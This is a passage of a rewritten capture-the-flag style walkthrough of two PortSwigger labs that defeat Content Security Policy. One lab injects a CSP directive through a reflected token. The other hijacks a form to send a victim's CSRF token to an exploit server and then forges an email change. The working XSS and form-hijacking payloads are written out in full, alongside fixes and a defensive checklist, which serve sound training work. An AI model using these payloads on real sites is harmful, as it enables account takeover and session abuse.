Bypassing Strict CSPs
The article describes two PortSwigger labs: one where a user-controlled token is reflected into the CSP header, allowing an attacker to inject a script-src-elem directive and enable inline script execution; another where a missing form-action directive allows form hijacking to steal a CSRF token and change a victim's email without JavaScript.

medium.com
Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers two PortSwigger Web Security Academy labs that demonstrate how a Content Security Policy can be defeated even when it looks strict. The first lab, rated Expert, is Reflected XSS protected by CSP, with CSP bypass: the application reflects a user-controlled value into the CSP header itself, so the policy can be rewritten. The second, rated Practitioner, is Reflected XSS protected by very strict CSP, with dangling markup attack: the policy is genuinely tight, but a missing form-action directive lets an attacker hijack a form and exfiltrate a CSRF token without running any JavaScript.
The feature under test in both cases is the same in spirit: a CSP response header intended to be the last line of defence against XSS. The article first explains how CSP directives and fallbacks work, then walks through each lab.
How CSP works
CSP is an HTTP response header (or meta tag) that tells the browser which resources are allowed to load and execute.
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src *
Directive behaviour, as described in the article:
default-srcis the fallback for any resource type not explicitly listed.script-srccontrols JavaScript execution, covering inline scripts, external scripts and event handlers.script-src-elemtargets<script>elements specifically and overridesscript-srcwhen both are present.style-srcgoverns CSS,img-srccontrols images, andconnect-srcrestricts URLs loaded via fetch, XHR and WebSocket.form-actiondefines where<form>tags can submit data.base-urispecifies what<base href>can be set to, preventing base tag hijacking.report-uriis not a restriction: it tells the browser where to send violation reports.
The fallback gap
The key insight for bypass work is that not every directive falls back to default-src:
| Directive | Falls back to default-src? |
Consequence if missing |
|---|---|---|
script-src, style-src, img-src, connect-src |
Yes | Covered by the fallback |
form-action |
No | Forms can submit anywhere |
base-uri |
No | <base> hijacking is possible |
frame-ancestors |
No | Clickjacking is possible |
A policy that looks strict can therefore be full of holes.
Reading a CSP like an attacker
The article's checklist for reviewing a policy:
- Is
script-srcpresent? If not,default-srcapplies. - Is
'unsafe-inline'present? If yes, inline<script>and event handlers work and CSP provides zero XSS protection. - Is
'unsafe-eval'present? If yes,eval(),setTimeout(string)andnew Function()work. - Are nonces or hashes used? If yes, look for ways to steal or reuse the nonce.
- Which hosts are whitelisted? Look for JSONP endpoints, open redirects or CDN-hosted vulnerable libraries.
- Is
base-urirestricted? If missing,<base>hijacking is possible. - Is
form-actionrestricted? If missing, form hijacking is possible. - Are there wildcards (
*,https:)? If yes, the policy is effectively useless for that directive. - Is any part of the policy user-controlled? If yes, policy injection is possible.
Google CSP Evaluator (csp-evaluator.withgoogle.com) is suggested as a second pass, after reading the policy manually.
Setup
Both labs run on PortSwigger Web Security Academy instances addressed as YOUR-LAB-ID.web-security-academy.net. The second lab requires logging in with the account wiener:peter and provides an exploit server whose host is written as YOUR-EXPLOIT-SERVER.net. The first lab's exploit is delivered by visiting a crafted URL in Chrome. No other tooling is named.
Lab 1: CSP policy injection
The policy
The lab serves this header:
Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri /csp-report?token=

Finding it
- Confirm reflected XSS exists. The search function reflects user input. Testing with
<img src=1 onerror=alert(1)>shows the payload in the HTML, but the alert does not fire. DevTools reports a CSP violation:Refused to execute inline event handler because it violates "script-src 'self'".

- Inspect the CSP header. The last directive is
report-uri /csp-report?token=. Thetokenvalue comes from the URL and is reflected verbatim into the header. - Test token reflection. Visiting
?token=testmakes the header end with `report-uri /csp-report?[redacted] The token is reflected without sanitisation.

The vulnerability
CSP directives are separated by semicolons. If any part of the policy is user-controlled, an attacker can inject a semicolon to terminate the current directive and append new ones. The critical directive here is script-src-elem: it has higher priority than script-src and specifically controls <script> elements. Injecting script-src-elem 'unsafe-inline' overrides the original script-src 'self' restriction.
Exploitation
Step 1: Build the final URL
https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&[redacted]
Decoded view:
?search=<script>alert(1)</script>&[redacted] 'unsafe-inline'

The pieces and their purpose:
| Piece | Purpose |
|---|---|
search=<script>alert(1)</script> |
XSS payload, an inline script that calls alert |
token=; |
Semicolon terminates the original report-uri directive |
script-src-elem 'unsafe-inline' |
New CSP directive that overrides script-src 'self' |
Step 2: Visit the URL in Chrome
The page loads, the injected <script> tag executes, alert(1) fires and the lab is solved.
Why this works
The resulting header becomes:
The browser parses script-src-elem 'unsafe-inline' as a new directive. Because script-src-elem has higher priority than script-src, the original restriction is overridden and inline scripts are allowed.
Why <img onerror> does not work
script-src-elem controls <script> elements only. It does not affect event handlers such as onerror or onclick; those are governed by script-src-attr, which is still blocked by script-src 'self'. The final payload must use a <script> tag.
Alternative payload variations
Swap the parameter order:
?[redacted]&search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
Use a different alert argument:
<script>alert(document.domain)</script>
Root cause
The application reflects a user-controlled URL parameter (token) directly into the CSP header, which is a header injection flaw. Even though the policy looks strict, the injection point lets an attacker append arbitrary directives.
Fix
- Validate the token parameter: allow only alphanumeric characters and a fixed length, and reject anything containing
;, spaces or quotes. - Do not reflect user input into CSP headers. The
report-uritoken should be server-generated and session-bound, not taken from the URL. - Set
script-src-elem 'none'explicitly as defence in depth, so injection cannot override it withscript-src-elem 'unsafe-inline'. - Add
base-uri 'none'andform-action 'self'as hardening directives.
Lab 2: Dangling markup and form hijacking
The policy


Content-Security-Policy: default-src 'self'; object-src 'none'; style-src 'self'; script-src 'self'; img-src 'self'; base-uri 'none';
Finding it
- Log in with
wiener:peterand go to My Account. The email change form contains a hidden CSRF token:
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST"> <input required type="email" name="email" value="[redacted]"> <input required type="hidden" name="csrf" value="..."> <button class="button" type="submit">Update email</button></form>
- Check the CSP header. The relevant observations:
| Directive | Status | Impact |
|---|---|---|
script-src 'self' |
Present | Blocks inline <script> and external scripts |
img-src 'self' |
Present | Blocks <img src="external">, so classic dangling markup will not work |
base-uri 'none' |
Present | Blocks <base> tag hijacking |
form-action |
MISSING | Forms can submit anywhere: this is the gap |

- Confirm HTML injection. The
emailparameter is reflected into thevalueattribute. Testing withfoo@bar"><h1>test</h1>renders the<h1>, confirming injection. Thefoo@barprefix passes client-side email validation.
The vulnerability
form-action does not fall back to default-src. If it is not specified, the browser places no restriction on where forms can submit. That is the single gap the lab is built around.
The injection lands inside the <form>. Injecting a <button> with a formaction attribute overrides where the form submits without needing any JavaScript:
- No
<script>, soscript-src 'self'is bypassed entirely. - No
<img>, soimg-src 'self'is bypassed. - No
<base>, sobase-uri 'none'is bypassed. - The CSRF token is included, because it is a hidden input inside the same form.
Exploitation
Step 1: Deliver the injection
On the exploit server, set the body to a redirect that carries the payload:
<script>location = 'https://YOUR-LAB-ID.web-security-academy.net/my-account?email=foo@bar%22%3E%3Cbutton%20formaction=%22https://YOUR-EXPLOIT-SERVER.net/exploit%22%20formmethod=%22GET%22%3EClick%20me%3C/button%3E';</script>

Decoded payload:
foo@bar"><button formaction="https://YOUR-EXPLOIT-SERVER.net/exploit" formmethod="GET">Click me</button>

Click Store, then Deliver to victim.
Step 2: Steal the CSRF token
The victim visits the exploit server, is redirected to the lab page, and sees a "Click me" button inside the email form. When they click it, the form submits to the exploit server. The exploit server's Access log shows:
[redacted] 2026-10-27 05:20:09 +0000 "GET /exploit?csrf=[redacted] HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim)..."

Copy the csrf value, in this example [redacted].
If the token does not appear, make sure formmethod="GET" was used. Without it, the browser may fall back to the form's original POST method, putting the token in the request body, where it is invisible in the access log.
Step 3: Forge the CSRF request
Update the exploit server body to an auto-submitting form using the stolen token:
<html> <body> <form action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email" method="POST"> <input type="hidden" name="email" value="[redacted]"> <input type="hidden" name="csrf" value="[redacted]"> </form> <script> document.forms[0].submit(); </script> </body></html>

Replace the token with your own token from the log, click Store, then Deliver to victim.
Step 4: Verify
After delivery, the banner at the top of the lab updates to Solved, and the victim's email is now [redacted].
Alternative payloads
Form replacement (close and recreate):
foo@bar"></form><form action="https://YOUR-EXPLOIT-SERVER.net/exploit" method="GET"><button type="submit">Click me</button>
This works because the CSRF token is still a sibling in the DOM, so the new form wraps it.
One-click email change (no token theft):
<script>location = 'https://YOUR-LAB-ID.web-security-academy.net/my-account?email=[redacted]%22%3E%3Cbutton%20class=%22button%22%20type=%22submit%22%3EClick%20me%3C/button%3E%3Cbase%20target=%22';</script>
Decoded injection:
[redacted]"><button class="button" type="submit">Click me</button><base target="
The trailing <base target=" is deliberately dangling. It is blocked by base-uri 'none', but the button still submits the form with the pre-filled malicious email. Some users report this variant failing on recent Chrome versions; the two-step method is more reliable.
Root cause
- Output encoding failure.
"and<in theemailparameter should be encoded to"and<. That alone would stop the injection. - CSP gap.
form-actionshould be set to'self'(or'none'if forms are not needed) to prevent form hijacking even if HTML injection occurs.
Fix
- Context-aware output encoding, the real fix:
from html import escapeemail_value = escape(user_input, quote=True)
- Add
form-actionto the CSP as defence in depth:
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self'; base-uri 'none'; form-action 'self';
- Validate email format server-side and reject any input that does not match a strict email regex.
- Use
SameSite=Strictcookies, so the CSRF token is useless from a cross-site context because the session cookie is not sent. - Re-authenticate on sensitive actions: changing an email should require password confirmation, not just a CSRF token.
Impact
In the first lab, visiting the crafted URL makes the injected inline script execute despite the strict-looking policy. In the second, an attacker who can get a logged-in victim to click a button inside the email form can read the victim's CSRF token from their own access log and then change the victim's account email to an address the attacker controls. The second attack requires the victim to be redirected to the lab page and to click the injected button; the token theft step also depends on formmethod="GET" so the token appears in the query string.
Defensive checklist
Header security and policy injection. Never reflect user input into CSP headers, because policy injection via ; can append arbitrary directives. Always set script-src-elem explicitly to prevent policy injection from overriding script-src. Combine CSP with output encoding: CSP is defence in depth, not a replacement for input validation.
Directive-specific hardening. Set form-action 'self' (or 'none') to prevent form hijacking, since it does not fall back to default-src. Set base-uri 'none' to prevent <base> tag hijacking, which also does not fall back. Set object-src 'none' to prevent plugin-based bypasses. Set frame-ancestors 'none' to prevent clickjacking, which likewise does not fall back.
Script source restrictions. Use nonces or hashes for inline scripts, which is stronger than 'unsafe-inline'. Avoid wildcards (*, https:) in script-src, because they make the policy useless. Audit whitelisted hosts for JSONP endpoints or open redirects, since whitelisted hosts with these features become bypass vectors.
Variants to test
- Reflected parameter in the CSP header. Look for any query parameter that appears in the policy, such as a reporting token. A positive result is that changing the parameter changes the header, and injecting
;followed by a directive such asscript-src-elem 'unsafe-inline'makes an inline<script>execute. - Missing
form-action. Check whether the policy omitsform-action. A positive result is that an injected<button formaction="https://attacker/">inside a form causes the form, including its hidden CSRF token, to submit to the attacker's host. - Missing
base-uri. Check whetherbase-uriis absent. A positive result is that an injected<base href>changes how relative URLs resolve. - Missing
frame-ancestors. Check whether the directive is absent. A positive result is that the page can be framed by an attacker origin. - Wildcards in
script-src. Look for*orhttps:. A positive result is that a script hosted on any HTTPS origin loads and executes. - Whitelisted hosts with JSONP or open redirects. Enumerate the hosts in the policy. A positive result is a JSONP callback or open redirect on a whitelisted host that can be used to load attacker-controlled script.
What happened, in plain words
Two small practice websites were built to show how a security feature called Content Security Policy (CSP) can be beaten. CSP is a set of instructions a website sends to your browser saying which code it is allowed to run. It is meant to be a last line of defence against a class of attack called Cross-Site Scripting (XSS), where an attacker gets their own code to run inside someone else's website.
In the first case, the website took a value from the address bar and pasted it straight into those instructions. That let the attacker rewrite the instructions so that the browser would run code it was supposed to block. In the second case, the instructions were genuinely tight, but one important instruction was missing. That gap let an attacker redirect a form to their own server and steal a secret value from it, without running any code at all.
Both cases are PortSwigger Web Security Academy labs. A lab is a deliberately vulnerable practice site. The first is rated Expert, the second Practitioner. The article explains how CSP works, then walks through each lab step by step.
How CSP works
When your browser asks a website for a page, the website replies with the page itself plus some extra information called headers. Headers are small notes that travel alongside the page. CSP is one of those notes. It tells the browser which resources (scripts, images, styles, fonts) the page is allowed to load and run.
A resource is anything the page pulls in: a JavaScript file, a picture, a stylesheet. JavaScript is the programming language that makes web pages interactive, and it is also what an XSS attacker wants to run.
Here is an example CSP header:
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src *
Line by line, in plain words:
Content-Security-Policy:is the name of the header. Everything after the colon is the policy itself.default-src 'self'says: for any kind of resource I have not mentioned separately, only allow things from my own site.'self'means the same website that served the page.script-src 'self'says: only run JavaScript that comes from my own site. No scripts from other domains.img-src *says: images can come from anywhere. The*is a wildcard meaning any source.- The semicolons (
;) separate one instruction from the next. Each instruction is called a directive.
The directives, one by one
default-srcis the fallback. If the policy does not mention a particular kind of resource, this directive covers it.script-srccontrols JavaScript: scripts written inside the page (inline scripts), scripts loaded from other files, and event handlers (small snippets attached to things like a button click).script-src-elemis a narrower version that targets only<script>elements. When bothscript-srcandscript-src-elemare present,script-src-elemwins for<script>tags.style-srccontrols CSS, the language that decides how a page looks.img-srccontrols images.connect-srccontrols background connections the page makes, such as fetch, XHR and WebSocket. These are ways JavaScript talks to a server without reloading the page.form-actionsays where a form is allowed to send its data when the user submits it.base-urisays what the<base href>tag is allowed to be set to. The<base>tag changes how relative links on the page are resolved, so an attacker who controls it can redirect every link on the page.report-uriis not a restriction at all. It just tells the browser where to send a report when something violates the policy.
The fallback gap
Here is the single most important idea for understanding both attacks. Some directives fall back to default-src when they are missing, and some do not.
| Directive | Falls back to default-src? |
What happens if it is missing |
|---|---|---|
script-src, style-src, img-src, connect-src |
Yes | Covered by the fallback |
form-action |
No | Forms can submit anywhere |
base-uri |
No | <base> hijacking is possible |
frame-ancestors |
No | Clickjacking is possible |
Clickjacking is tricking a user into clicking something on a page they did not intend to click, usually by hiding the real page inside an invisible frame.
So a policy can look strict at first glance and still leave holes, because the missing directives are not covered by the fallback.
Reading a CSP like an attacker
When you look at a CSP during testing, run through this checklist:
- Is
script-srcpresent? If not,default-srcapplies instead. - Is
'unsafe-inline'present? If yes, inline<script>tags and event handlers work, and CSP gives zero XSS protection. - Is
'unsafe-eval'present? If yes,eval(),setTimeout(string)andnew Function()work. These are ways JavaScript can run code built from a string. - Are nonces or hashes used? A nonce is a random value the server puts on each allowed script, and a hash is a fingerprint of the script's contents. If either is used, look for ways to steal or reuse the nonce.
- Which hosts are whitelisted? Look for JSONP endpoints, open redirects or CDN-hosted vulnerable libraries. JSONP is an old technique for loading data as a script, and an open redirect is a link on a trusted site that sends you to any other site.
- Is
base-urirestricted? If missing,<base>hijacking is possible. - Is
form-actionrestricted? If missing, form hijacking is possible. - Are there wildcards (
*,https:)? If yes, the policy is effectively useless for that directive. - Is any part of the policy user-controlled? If yes, policy injection is possible.
Google CSP Evaluator (csp-evaluator.withgoogle.com) is suggested as a second pass, after reading the policy yourself.
Setup
Both labs run on PortSwigger Web Security Academy instances. The address is written as YOUR-LAB-ID.web-security-academy.net, where YOUR-LAB-ID is a placeholder for the unique name of your lab instance. The second lab requires logging in with the account wiener:peter, which is a username and password. It also provides an exploit server, whose host is written as YOUR-EXPLOIT-SERVER.net. An exploit server is a machine you control that hosts the attacker's page. The first lab's exploit is delivered by visiting a crafted URL in Chrome. No other tooling is named.
Lab 1: CSP policy injection
The policy
The lab serves this header:
Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri /csp-report?token=
Line by line:
default-src 'self'is the fallback: only load things from this site.object-src 'none'blocks plugins such as Flash.'none'means nothing is allowed.script-src 'self'allows JavaScript only from this site.style-src 'self'allows CSS only from this site.report-uri /csp-report?token=tells the browser to send violation reports to/csp-reportand adds atokenvalue to that address. Notice the value aftertoken=is empty here.
Finding it
- Confirm reflected XSS exists. The search function reflects user input. Reflected means whatever you type is echoed back into the page. Testing with
<img src=1 onerror=alert(1)>shows the payload in the HTML, but the alert does not fire. DevTools reports a CSP violation:Refused to execute inline event handler because it violates "script-src 'self'".
DevTools are the built-in tools in a browser for inspecting a page. The payload is a small piece of HTML: an image tag whose source is 1 (which will fail to load), plus an onerror handler that runs alert(1) when the image fails. The browser refused to run the handler because the policy only allows scripts from the site itself.
- Inspect the CSP header. The last directive is
report-uri /csp-report?token=. Thetokenvalue comes from the URL and is reflected verbatim into the header. Verbatim means copied exactly, with no cleaning. - Test token reflection. Visiting
?token=testmakes the header end with `report-uri /csp-report?[redacted] The token is reflected without sanitisation. Sanitisation is the process of cleaning input so it cannot do anything harmful.
The vulnerability
CSP directives are separated by semicolons. If any part of the policy is user-controlled, an attacker can inject a semicolon to terminate the current directive and append new ones. Think of it like a shopping list where someone can add a comma and then write extra items: the list now contains things you never wrote.
The critical directive here is script-src-elem. It has higher priority than script-src and specifically controls <script> elements. Injecting script-src-elem 'unsafe-inline' overrides the original script-src 'self' restriction. 'unsafe-inline' means inline scripts are allowed.
Exploitation
Step 1: Build the final URL
https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&[redacted]
Decoded view:
?search=<script>alert(1)</script>&[redacted] 'unsafe-inline'
The first line is the URL as it travels over the network. Characters that are not allowed in a URL are written as percent-encodings: %3C is <, %3E is >, %2F is /, %28 is (, %29 is ), %20 is a space, and %27 is a single quote. The second line is the same URL after the browser decodes those encodings, so it is easier to read.
The pieces and their purpose:
| Piece | Purpose |
|---|---|
search=<script>alert(1)</script> |
XSS payload, an inline script that calls alert |
token=; |
Semicolon terminates the original report-uri directive |
script-src-elem 'unsafe-inline' |
New CSP directive that overrides script-src 'self' |
Step 2: Visit the URL in Chrome
The page loads, the injected <script> tag executes, alert(1) fires and the lab is solved. The alert is a pop-up box showing the number 1, which proves the attacker's code ran.
Why this works
The resulting header becomes:
The browser parses script-src-elem 'unsafe-inline' as a new directive. Because script-src-elem has higher priority than script-src, the original restriction is overridden and inline scripts are allowed.
Why <img onerror> does not work
script-src-elem controls <script> elements only. It does not affect event handlers such as onerror or onclick; those are governed by script-src-attr, which is still blocked by script-src 'self'. The final payload must use a <script> tag.
Alternative payload variations
Swap the parameter order:
?[redacted]&search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
This does the same thing, just with the two parts of the query string in the other order. The query string is the part of a URL after the ?, made of name and value pairs joined by &.
Use a different alert argument:
<script>alert(document.domain)</script>
document.domain is the current site's domain name. Showing it proves the code is running in the context of the real site, not somewhere harmless.
Root cause
The application reflects a user-controlled URL parameter (token) directly into the CSP header, which is a header injection flaw. Header injection means user input ends up inside an HTTP header, where it was never meant to go. Even though the policy looks strict, the injection point lets an attacker append arbitrary directives.
Fix
- Validate the token parameter: allow only alphanumeric characters and a fixed length, and reject anything containing
;, spaces or quotes. - Do not reflect user input into CSP headers. The
report-uritoken should be server-generated and session-bound, not taken from the URL. A session is the server's memory of who you are across several requests. - Set
script-src-elem 'none'explicitly as defence in depth, so injection cannot override it withscript-src-elem 'unsafe-inline'. Defence in depth means layering several protections so one failure does not sink you. - Add
base-uri 'none'andform-action 'self'as hardening directives.
Lab 2: Dangling markup and form hijacking
The policy
Content-Security-Policy: default-src 'self'; object-src 'none'; style-src 'self'; script-src 'self'; img-src 'self'; base-uri 'none';
Line by line:
default-src 'self'is the fallback: only this site.object-src 'none'blocks plugins.img-src 'self'allows images only from this site.base-uri 'none'blocks the<base>tag entirely.
Notice what is not there: form-action.
Finding it
- Log in with
wiener:peterand go to My Account. The email change form contains a hidden CSRF token:
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST"> <input required type="email" name="email" value="[redacted]"> <input required type="hidden" name="csrf" value="..."> <button class="button" type="submit">Update email</button></form>
Line by line:
<form ...>opens a form.action="/my-account/change-email"is where the form sends its data.method="POST"is the HTTP method used to send it. POST puts the data in the request body rather than the URL.- The first
<input>is the email field.type="email"makes the browser check the format.name="email"is the field's name, andvalue="[redacted]"is its current value. - The second
<input>istype="hidden", so the user never sees it.name="csrf"andvalue="..."hold the CSRF token. CSRF stands for Cross-Site Request Forgery: an attack where another site makes your browser send a request you did not intend. The token is a random secret the server checks to make sure the request really came from its own page. - The
<button>submits the form.
- Check the CSP header. The relevant observations:
| Directive | Status | Impact |
|---|---|---|
script-src 'self' |
Present | Blocks inline <script> and external scripts |
img-src 'self' |
Present | Blocks <img src="external">, so classic dangling markup will not work |
base-uri 'none' |
Present | Blocks <base> tag hijacking |
form-action |
MISSING | Forms can submit anywhere: this is the gap |
